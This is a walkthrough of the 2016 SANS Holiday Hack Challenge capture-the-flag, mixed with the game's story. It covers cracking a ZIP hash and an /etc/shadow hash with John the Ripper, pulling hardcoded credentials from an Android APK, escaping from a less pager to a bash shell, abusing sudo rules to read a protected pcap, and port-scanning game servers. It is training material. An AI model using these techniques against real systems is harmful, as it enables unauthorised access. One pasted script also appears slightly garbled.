SantaGram_v4.2.zip:$pkzip2$1*2*3*0*1df34a*2271ee*ede16a54*0*4b*8*12*ede1*45ec*SantaGram_v4.2.zip*$/pkzip2$:::::SantaGram_v4.2.zip

$ john santagram.passwd  --fork=4
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads per process (16 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
bugbounty        (SantaGram_v4.2.zip)
Waiting for 3 children to terminate
Session aborted
```

The ZIP file contains an Android-app, “**SantaGram_4.2.apk**”.

Part 2: Awesome Package Konveyance

The two siblings were dazed as they materialized in a snow-covered glade. "W-w-where are we?" Josh shivered.

"Given all the snow and the elves roaming about, I'd say there's a good chance we're at the North Pole itself," Jessica replied.

Thinking through what had just happened, Josh had a realization. "So that's how Santa transports all those holiday packages on Christmas! He carries that bag around the world and then reaches inside to pull presents directly from the North Pole. Ingenious!"

Jessica added, "And, that's not all... it looks like Santa is really big into social networking! Not only does he use Twitter and Instagram, it seems that he and the elves use their own homegrown social networking platform called SantaGram. They seem to share information about vulnerabilities they find in software as part of bug bounty programs. Why, they've even set up their own bug-finding program."

"Wow!" Josh responded, "That's really cool. Let's take a close look at that SantaGram mobile application. It might help us find out who kidnapped Santa."

Again, Dear Reader, you are called upon to help the children in their analysis as you answer the following questions. If you get stuck, feel free to explore the North Pole and interact with Santa's friendly and helpful elves, who are available to give you hints.

3) What username and password are embedded in the APK file?

After extracting the SantaGram app with APKTool, you can see that *smali/com/northpolewonderland/santagram/SplashScreen.smali* contains an unencrypted username and password combination:

```
$ cat smali/com/northpolewonderland/santagram/SplashScreen.smali
...
...
          :try_start_0
          const-string v1, "username"
          const-string v2, "guest"
          invoke-virtual {v0, v1, v2}, Lorg/json/JSONObject;->put(Ljava/lang/String;Ljava/lang/Object;)Lorg/json/JSONObject;
          const-string v1, "password"
          const-string v2, "busyreindeer78"
...
...
```

The embedded credentials are:
guest:busyreindeer78

This password is obviously crafted from my alias (“BusyR”) and “Ein Deer”, which is German for “A Deer” ;-)

4) What is the name of the audible component (audio file) in the SantaGram APK file?

Doing a quick *find* with a *grep* for some common audio-types will show you the audio file:

```
$ find | grep 'mp3\|wav\|ogg'
./res/raw/discombobulatedaudio1.mp3
```

The name is **discombobulatedaudio1.mp3**

Part 3: A Fresh-Baked Holiday Pi

Jessica was perplexed. "That audio inside of the SantaGram application sounds really strange. I wonder what it means."

The children quickly realized that they could only get so far in their analysis of SantaGram using the phones they had brought with them to the North Pole. Jessica summarized their situation, "Gosh, I wish I had brought my laptop with me. Without it, we're not going to be able to dissect that application. And, time is of the essence. We need to find and rescue Santa so he can continue to deliver presents, or else Christmas is sunk this year."

Josh replied, "And, making matters worse, I've noticed that some of the doors here at the North Pole have little computer terminals next to them. If we want to open those doors, we're going to need a machine to interface with those terminals."


Just then, Jessica noticed something curious and positively useful. "Heeeey! It looks like someone has left piece parts of a computer system called a 'Cranberry Pi' strewn all about the North Pole. Perhaps we can fetch all of those pieces and put together a computer we can then use to open those terminals and work on the SantaGram application!"

Josh was excited again. "I'll bet that with a fully operational Cranberry Pi, we'll be able to find Santa Claus and save Christmas!"

Now, Dear Reader, scurry around the North Pole and retrieve all of the computer parts to build yourself a Cranberry Pi. Once your Pi is fully operational, please help the Dosis children find and rescue Santa, answering the following questions:

5) What is the password for the "cranpi" account on the Cranberry Pi system?

After finding all parts of the Cranberry Pi system (the Board, Power Cord, SD Card, HDMI Cable and a Heat Sink) we get a ZIP file with an image-file.



First, unpack the ZIP file and examine the image-file:

```
# unzip cranbian.img.zip
# fdisk -l cranbian-jessie.img

Disk cranbian-jessie.img: 1389 MB, 1389363200 bytes, 2713600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x5a7089a1

             Device Boot      Start         End      Blocks   Id  System
cranbian-jessie.img1            8192      137215       64512    c  W95 FAT32 (LBA)
cranbian-jessie.img2          137216     2713599     1288192   83  Linux
```

We've learned that the first partition starts on sector 8192. With a sector size of 512 bytes, that is at position 8192 * 512 = 4194304 in the image-file.

The second partion starts at position 137216 * 512 = 70254592.


Armed with this information, we can mount the partitions:

```
# mount -v -o offset=4194304 -t vfat cranbian-jessie.img  cranbian_vfat
# mount -v -o offset=70254592 -t ext4 cranbian-jessie.img cranbian_ext4
```

The ext4-partition contains the hashed password for the cranpi account in /etc/shadow:

```
# cat etc/shadow
root:*:17067:0:99999:7:::
daemon:*:17067:0:99999:7:::
bin:*:17067:0:99999:7:::
sys:*:17067:0:99999:7:::
sync:*:17067:0:99999:7:::
games:*:17067:0:99999:7:::
man:*:17067:0:99999:7:::
lp:*:17067:0:99999:7:::
mail:*:17067:0:99999:7:::
news:*:17067:0:99999:7:::
uucp:*:17067:0:99999:7:::
proxy:*:17067:0:99999:7:::
www-data:*:17067:0:99999:7:::
backup:*:17067:0:99999:7:::
list:*:17067:0:99999:7:::
irc:*:17067:0:99999:7:::
gnats:*:17067:0:99999:7:::
nobody:*:17067:0:99999:7:::
systemd-timesync:*:17067:0:99999:7:::
systemd-network:*:17067:0:99999:7:::
systemd-resolve:*:17067:0:99999:7:::
systemd-bus-proxy:*:17067:0:99999:7:::
messagebus:*:17067:0:99999:7:::
avahi:*:17067:0:99999:7:::
ntp:*:17067:0:99999:7:::
sshd:*:17067:0:99999:7:::
statd:*:17067:0:99999:7:::
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tgc343b0:17140:0:99999:7:::
```

We can now crack this password with *john.* There are a few hints (and even direct mentions) in the game about which wordlist to use. My favorite hint is when Minty sings a part of Queen's “We will rock you”, back in 1978:



Running *john* using the *Rockyou*-wordlist will crack the password:

```
# /data_local/hacktoolz/john-1.7.9-jumbo-7/run/john shadow  --wordlist=/data_local/hacktoolz/wordlist/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [64/64])
yummycookies     (cranpi)
guesses: 1  time: 0:00:21:14 DONE (Mon Dec 12 23:04:17 2016)  c/s: 356  trying: yummycookies
Use the "--show" option to display all of the cracked passwords reliably
```

So, the password for the *cranpi*-account is **yummycookies**

6) How did you open each terminal door and where had the villain imprisoned Santa?

All terminals are accessible on separate URL's, https://docker2016.holidayhackchallenge.com, on port numbers 60001 to 60005.

Terminal #1, The Train Station:

https://docker2016.holidayhackchallenge.com:60001/

```
Train Management Console: AUTHORIZED USERS ONLY
               ==== MAIN MENU ====
STATUS:                         Train Status
BRAKEON:                        Set Brakes
BRAKEOFF:                       Release Brakes
START:                          Start Train
HELP:                           Open the help document
QUIT:                           Exit console
menu:main> HELP
```

The HELP-command starts a *less*-session, from which we can invoke a bash-shell:

```
!/bin/bash
```

Once in the shell, we can read the source-code of the *Train_Console*. This reveals a plaintext-password '**24fb3e89ce2aa0ea422c3d511d40dd84**' which can be used to start the train and initiate the time-travel-sequence from the menu.

```
conductor@2f66755146e3:~$ ls -fl
total 40
drwxr-xr-x 2 conductor conductor  4096 Dec 10 19:39 .
-rwxr-xr-x 1 root      root       1588 Dec 10 19:36 Train_Console
drwxr-xr-x 6 root      root       4096 Dec 10 19:39 ..
-rw-r--r-- 1 root      root       1506 Dec 10 19:36 TrainHelper.txt
-rwxr-xr-x 1 root      root      10528 Dec 10 19:36 ActivateTrain
-rw-r--r-- 1 conductor conductor  3515 Nov 12  2014 .bashrc
-rw-r--r-- 1 conductor conductor   675 Nov 12  2014 .profile
-rw-r--r-- 1 conductor conductor   220 Nov 12  2014 .bash_logout

conductor@12e2f859f9a4:~$ cat Train_Console
#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
BRAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
print_header() {
        echo ""
        echo "Train Management Console: AUTHORIZED USERS ONLY"
        echo ""
}

print_main_menu() {
        echo ""
        echo "                  ==== MAIN MENU ===="
        echo ""
        echo "STATUS:                   Train Status"
        echo "BRAKEON:                  Set Brakes"
        echo "BRAKEOFF:                 Release Brakes"
        echo "START:                            Start Train"
        echo "HELP:                             Open the help document"
        echo "QUIT:                             Exit console"
        echo ""
        echo -n "menu:main> "
}

# MAIN

trap "exit" SIGHUP SIGINT SIGTERM SIGQUIT

print_header

while(true); do
        print_main_menu
        read ARG
        echo ""
```

```
        if [[ ! $ARG ]] ; then
                echo "Please select an number"
                continue
        fi
        case "$ARG" in
                STATUS)
                        echo "Brake:                            $BRAKE"
                        echo "BoilerOn:                 Yes"
                        echo "BoilerTemp:                       Normal"
                        echo "Coal Capacity Level:              97%"
                        echo "FluxCapacitor:                    Fluxing"
                        echo "Top Speed:                        88mph"
                        ;;
                BRAKEON)
                        sleep 1
                STATUS)
                        BRAKE="on"
                        echo "The brake has been applied."
                        echo $BRAKE
                        ;;
                BRAKEOFF)
                        sleep 1
                        BRAKE="off"
                        echo "*******CAUTION******"
                        echo "The brake has been released!"
                        echo "*******CAUTION******"
                        echo $BRAKE
                        ;;
                START)
                        echo  "Checking brakes...."
                        sleep 3
                        if [ $BRAKE == "on" ] ; then
                                echo "Brake must be off to start the train."
                        else
                                read -s -p "Enter Password: " password
                                [ "$password" == "$PASS" ] && QUEST_UID=$QUEST_UID ./Ac
tivateTrain || echo "Access denied"
                        fi
                        continue
                        ;;
                HELP) $PAGER $DOC
                        ;;
                QUIT) echo "Exiting" ; exit
                        ;;
        esac
done
```

Ofcource, once in the shell, it's much easier to just run **./ActivateTrain**:

```
conductor@2f66755146e3:~$ ./ActivateTrain

   MONTH   DAY     YEAR          HOUR   MIN
  +-----+ +----+ +------+  O AM +----+ +----+      DISCONNECT CAPACITOR DRIVE
  | DEC | | 31 | | 2016 |       | 01 |:| 25 |           BEFORE OPENING
  +-----+ +----+ +------+  X PM +----+ +----+     +------------------------+
               DESTINATION TIME                   |                        |
  +---------------------------------------+       |    +XX         XX+     |
  +---------------------------------------+       |    |XXX       XXX|     |
                                                  |  +-+ XXX     XXX +-+   |
   MONTH   DAY     YEAR          HOUR   MIN       |       XXX   XXX        |
  +-----+ +----+ +------+  X AM +----+ +----+     |         XXXXX          |
  | NOV | | 17 | | 1978 |       | 10 |:| 16 |     |          XXX           |
  +-----+ +----+ +------+  O PM +----+ +----+     |          XXX           |
                PRESENT TIME                      |          XXX           |
  +---------------------------------------+       | SHIELD EYES FROM LIGHT |
  +---------------------------------------+       |          XXX           |
                                                  |          XX+-+         |
   MONTH   DAY     YEAR          HOUR   MIN       |                        |
  +-----+ +----+ +------+  O AM +----+ +----+     +------------------------+
  | DEC | | 24 | | 2016 |       | 10 |:| 21 |            +---------+
  +-----+ +----+ +------+  X PM +----+ +----+            |ACTIVATE!|
               LAST TIME DEPARTED                        +---------+
Press Enter to initiate time travel sequence.
```

Terminal #2, The Elf House #2:

https://docker2016.holidayhackchallenge.com:60002/

When opening this terminal, we're asked to find two parts of a passphrase in a packet-capture-file /out.pcap. First, list the file-permissions of this file to find out who can open this file:

```
**************************************************************************
*                                                                        *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                                                        *
**************************************************************************
scratchy@97c5b2a70390:/$ ls -fl /out.pcap
-r-------- 1 itchy itchy 1087929 Dec 2 15:05 /out.pcap
```

Unfortunately, only a user called *itchy* can read the file, and we're logged in as *scratchy*. Let's check out what *sudo*-permissions are available:

```
scratchy@da27d5a9cb2c:/$ sudo -l
sudo: unable to resolve host da27d5a9cb2c
Matching Defaults entries for scratchy on da27d5a9cb2c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User scratchy may run the following commands on da27d5a9cb2c:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
```

So, itchy can use two commands, *tcpdump* and *strings*, without password-verification, so that gives opportunities, as sudo allows to pass a username...

We now could just create a copy of the pcap with better permissions if we wanted to run other tools against it:

```
scratchy@cb6fa25dae1b:/tmp/busyr$ sudo -u itchy /usr/sbin/tcpdump -r /out.pcap -w /tmp/newout.pcap
sudo: unable to resolve host cb6fa25dae1b
reading from file /out.pcap, link-type EN10MB (Ethernet)

scratchy@cb6fa25dae1b:/tmp/busyr$ ls -fl
total 1076
-rw-r--r-- 1 itchy    scratchy 1087929 Dec 14 22:11 newout.pcap
```

However, that's step is not really necessary, as we can find both password-parts with *strings*:

```
scratchy@97c5b2a70390:/$ sudo -u itchy strings /out.pcap | more
...
...
PLast-Modified: Fri, 02 Dec 2016 11:25:35 GMT
P<html>
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
...
...
```

There's the first part of the password "**santasli**". The second part is using a 16-bit encoding, which we can find with *strings -e l*:

```
scratchy@97c5b2a70390:/$ sudo -u itchy strings -e l /out.pcap
sudo: unable to resolve host 97c5b2a70390
part2:ttlehelper
```

The complete passphrase is "**santaslittlehelper**".

Terminal #3, The Workshop:

https://docker2016.holidayhackchallenge.com:60003/

```
**************************************************************************
*                                                                        *
* To open the door, find the passphrase file deep in the directories.    *
*                                                                        *
**************************************************************************
```

So, there's a passphrase hidden somewhere deep. Let's find out what files there are:

```
elf@9df324a15a6b:~$ find
.
./.bashrc
./.doormat
./.doormat/.
./.doormat/. /
./.doormat/. / /\
./.doormat/. / /\/\\
./.doormat/. / /\/\\/Don't Look Here!
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door.txt
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/cookbook
./.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/temp
./.doormat/. / /\/\\/Don't Look Here!/secret
./.doormat/. / /\/\\/Don't Look Here!/files
./.doormat/. / /\/\\/holiday
./.doormat/. / /\/\\/temp
./.doormat/. / /\/santa
./.doormat/. / /\/ls
./.doormat/. / /opt
./.doormat/. / /var
./.doormat/. /bin
./.doormat/. /not_here
./.doormat/share
./.doormat/temp
./var
./temp
./.profile
./.bash_logout
elf@9df324a15a6b:~$
```

The password must be in 'key_for_the_door.txt', which we can just *cat* if we just escape all special characters in the path. *cd*-ing to all separate sub-folders on the way makes it a bit easier:

```
elf@9df324a15a6b:~$ cd .doormat
elf@9df324a15a6b:~/.doormat$ cd .\
elf@9df324a15a6b:~/.doormat/. $ cd \
elf@9df324a15a6b:~/.doormat/. / $ cd \\
elf@9df324a15a6b:~/.doormat/. / /\$ cd \\\\
elf@9df324a15a6b:~/.doormat/. / /\/\\$ cd Don\'t\ Look\ Here\!
elf@9df324a15a6b:~/.doormat/. / /\/\\/Don't Look Here!$ cd You\ are\ persistent\,\ aren\'t\ you\?
elf@9df324a15a6b:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?$ cd \'
elf@9df324a15a6b:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'$ cat key_for_the_door.txt
key: open_sesame
```

The key for this door is “**open_sesame**”.

Terminal #4, The Workshop #2:

https://docker2016.holidayhackchallenge.com:60004/

At this door, we're presented with a game of 'wumpus'.

```
sudo: unable to resolve host b51505a1c863
*************************************************************************
*                                                                       *
* Find the passphrase from the wumpus.  Play fair or cheat; it's up to you.   *
*                                                                       *
*************************************************************************
elf@4bf42ad70922:~$ ls -fl
total 48
-rw-r--r-- 1 elf  elf   3926 Dec 12 21:52 .bashrc
drwxr-xr-x 2 elf  elf   4096 Dec 12 21:52 .
drwxr-xr-x 6 root root  4096 Dec 12 21:52 ..
-rwxr-xr-x 1 root root 27680 Dec  5 23:32 wumpus
-rw-r--r-- 1 elf  elf    675 Nov 12  2014 .profile
-rw-r--r-- 1 elf  elf    220 Nov 12  2014 .bash_logout
```

It's an easy game, so I just played it:

```
elf@4bf42ad70922:~$ ./wumpus
Instructions? (y-n) n
You're in a cave with 20 rooms and 3 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 5 custom super anti-evil Wumpus arrows.  Good luck.
```

```
You are in room 15 of the cave, and have 5 arrows left.
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 12, and 18.
Move or shoot? (m-s) s 2
You are in room 15 of the cave, and have 4 arrows left.
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 12, and 18.
Move or shoot? (m-s) s 2
You are in room 15 of the cave, and have 3 arrows left.
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 12, and 18.
Move or shoot? (m-s) s 2
You are in room 15 of the cave, and have 2 arrows left.
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 12, and 18.
Move or shoot? (m-s) s 2
You are in room 15 of the cave, and have 1 arrow left.
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 12, and 18.
Move or shoot? (m-s) s 2
*thwock!* *groan* *crash*
A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!
Passphrase:
WUMPUS IS MISUNDERSTOOD
Care to play another game? (y-n) n
elf@4bf42ad70922:~$
```

The passphrase is "**WUMPUS IS MISUNDERSTOOD**"

Terminal #5, Santa's Office:

https://docker2016.holidayhackchallenge.com:60005/

Let's play Wargames. Unfortunatly, this emulation doesn't really follow the punctuation from the original movie (https://www.youtube.com/watch?v=v11Y64dnnF4), but rather some transcript found at https://github.com/theunamedguy/wargames/blob/master/TRANSCRIPT

```
GREETINGS PROFESSOR FALKEN.
Hello.
HOW ARE YOU FEELING TODAY?
I'm fine. How are you?
EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF YOUR USER ACCOUNT ON 6/23/73?
People sometimes make mistakes.
YES THEY DO. SHALL WE PLAY A GAME?
Love to. How about Global Thermonuclear War?
WOULDN'T YOU PREFER A GOOD GAME OF CHESS?
Later. Let's play Global Thermonuclear War
FINE

,------~~v,_                  _                          _--^\
 |'          \   ,__/ ||                              _/    /,_ _
/             \,/     /          ,,  _,,/^                 v v-___
|                    /           |'~^                          \
\                   |          _/                              _ _/^
 \                 /          /                          ,~~^/ |
  ^~~_          _ _   /          |           __,, _v__\    \/
      '~~,  , ~ \ \             ^~         /    ~   //
          \/     \/               \~,  ,/
                                    ~~
   UNITED STATES                    SOVIET UNION
WHICH SIDE DO YOU WANT?
     1.    UNITED STATES
     2.    SOVIET UNION
PLEASE CHOOSE ONE:
2

WAITING FIRST STRIKE COMMAND
----------------------------
PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

Las Vegas

LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:
LOOK AT THE PRETTY LIGHTS
Press Enter To Continue
```

The passphrase is “**LOOK AT THE PRETTY LIGHTS**”.

With access to all the doors, in both time-zones, we find that the villain had imprisoned Santa back in 1978, in a room behind the workshop:

Part 4: My Gosh... It's Full of Holes

Jessica proclaimed, "We found Santa Claus! We've saved Christmas." The children were exuberant!

Josh added, "And what a wonderful and diligent man Santa is, Jess. He thanked us so very kindly and then immediately returned to his holiday duties delivering presents."

But, the children's happiness was soon muted as they realized that Santa's kidnapper was still on the loose. Jessica pointed out, "Too bad Santa was suffering short-term memory loss from getting hit over the head with our Christmas tree. Sadly, even he doesn't know who his assailant was."

Joshua came to the obvious conclusion, "You know, Jess, we should probably find the villain who tried to kidnap Santa and bring him to justice. If we don't, Santa's kidnapper could strike again! Neither Santa nor Christmas are really safe with this nefarious villain on the loose. How are we ever going to find this bad guy?"

Jessica responded, "I've noticed some really interesting issues in that SantaGram application that might help us get to the bottom of this whole caper. But, I'd need to exploit SantaGram and its associated servers to do so. Do you think we're allowed to attack these systems?"

Josh, always impulsive, replied, "Well, Santa is running a bug bounty program, so he wants us to find these flaws. I think it's ok to attack those targets!"

"Yeah, Josh, but how do we know for sure a given machine is included in the scope of the bug bounty program? We don't want to hit something that is outside of Santa's enterprise and cause yet another big Christmas disaster. It's almost like we need an oracle to vet our target IP addresses, like we had last year when Mr. Tom Hessman confirmed which machines were in scope for our work."

Josh lit up. "Hey, sis, in wandering around the North Pole, you'll never believe who I ran into. Mr. Tom Hessman himself! As it turns out, he is up here, and is happy to confirm which IP addresses we are allowed to attack."

"Well, let's get to it then. Let's participate in Santa's bug bounty program!" Jessica announced.

And yet again, Dear Reader, you are called upon to help the Dosis children, this time by exploiting various servers associated with the SantaGram application. Analyze the clues you've been provided on Santa's business card and the SantaGram APK file to identify target systems. Then, check with Tom Hessman at the North Pole to confirm that each IP address you find is included in the scope of your work. Each server has at least one flaw you can exploit to retrieve a small audio file on the system. If you get stuck, feel free to visit the elves of the North Pole for hints about various kinds of vulnerabilities and attacks you might find useful.

7) Attempt to remotely exploit each of the following targets, which vulnerabilities did you discover and exploit?

Hostnames for the targets are found in the SantaGram's sourcecode (*res/values/strings.xml*):

```
$ cat res/values/strings.xml | grep http
    <string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
    <string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
    <string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
    <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
```

```
    <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
    <string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```

Look up the IP-addresses of these hostnames, to verify with Tom Hessman:

```
$ nslookup analytics.northpolewonderland.com
Server:         192.168.77.100
Address:        192.168.77.100#53

Non-authoritative answer:
Name:   analytics.northpolewonderland.com
Address: 104.198.252.157

$ nslookup ads.northpolewonderland.com
Server:         192.168.77.100
Address:        192.168.77.100#53

Non-authoritative answer:
Name:   ads.northpolewonderland.com
Address: 104.198.221.240

$ nslookup dev.northpolewonderland.com
Server:         192.168.77.100
Address:        192.168.77.100#53

Non-authoritative answer:
Name:   dev.northpolewonderland.com
Address: 35.184.63.245

$ nslookup dungeon.northpolewonderland.com
Server:         192.168.77.100
Address:        192.168.77.100#53

Non-authoritative answer:
Name:   dungeon.northpolewonderland.com
Address: 35.184.47.139

$ nslookup ex.northpolewonderland.com
Server:         192.168.77.100
Address:        192.168.77.100#53

Non-authoritative answer:
Name:   ex.northpolewonderland.com
Address: 104.154.196.33
```

All okay, it's exploit-time!

The Mobile Analytics Server (via credentialed login access)

Always start with a port-scan:

```
$ nmap -p 0-65535 -sV 104.198.252.157

Starting Nmap 6.40 ( http://nmap.org ) at 2016-12-14 22:32 CET
Nmap scan report for 157.252.198.104.bc.googleusercontent.com (104.198.252.157)
Host is up (0.014s latency).
Not shown: 65533 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
443/tcp  open   http    nginx 1.6.2
3544/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 568.60 seconds
```

We can simply login to the 'Sprusage' usage monitor website using the credentials found earlier in the SantaGram-app (guest:busyreindeer78) and find the MP3-link on the top-menu-bar.

https://analytics.northpolewonderland.com/getaudio.php?id=20c216bc-b8b1-11e6-89e1-42010af00008

Alternatively, we can create a session-cookie for guest using the same method as described later in this report for the admin-user, bypassing authentication all together.

The Dungeon Game

Always start with a port-scan:

```
$ nmap -p 0-65535 -sV 35.184.47.139

Starting Nmap 6.40 ( http://nmap.org ) at 2016-12-14 22:24 CET
Nmap scan report for 139.47.184.35.bc.googleusercontent.com (35.184.47.139)
Host is up (0.12s latency).
Not shown: 65526 closed ports
PORT      STATE    SERVICE      VERSION
0/tcp     filtered unknown
22/tcp    open     ssh          OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http         nginx 1.6.2
135/tcp   filtered msrpc
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
11111/tcp open     vce?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port11111-TCP:V=6.40%I=7%D=12/14%Time=5851BC45%P=x86_64-redhat-linux-gn
SF:u%r(NULL,AC,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20created
SF:\x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20of\
SF:x20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door\.\
SF:nThere\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>")%r(Gener
SF:icLines,E0,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20created\
SF:x2011-MAR-78\.\nYou\x20are\x20in\x20an\x20open\x20field\x20west\x20of\x
SF:20a\x20big\x20white\x20house\x20with\x20a\x20boarded\nfront\x20door\.\n
SF:There\x20is\x20a\x20small\x20wrapped\x20mailbox\x20here\.\n>I\x20don't\
SF:x20understand\x20that\.\n>I\x20don't\x20understand\x20that\.\n>")%r(Get
SF:Request,E0,"Welcome\x20to\x20Dungeon\.\t\t\tThis\x20version\x20created\
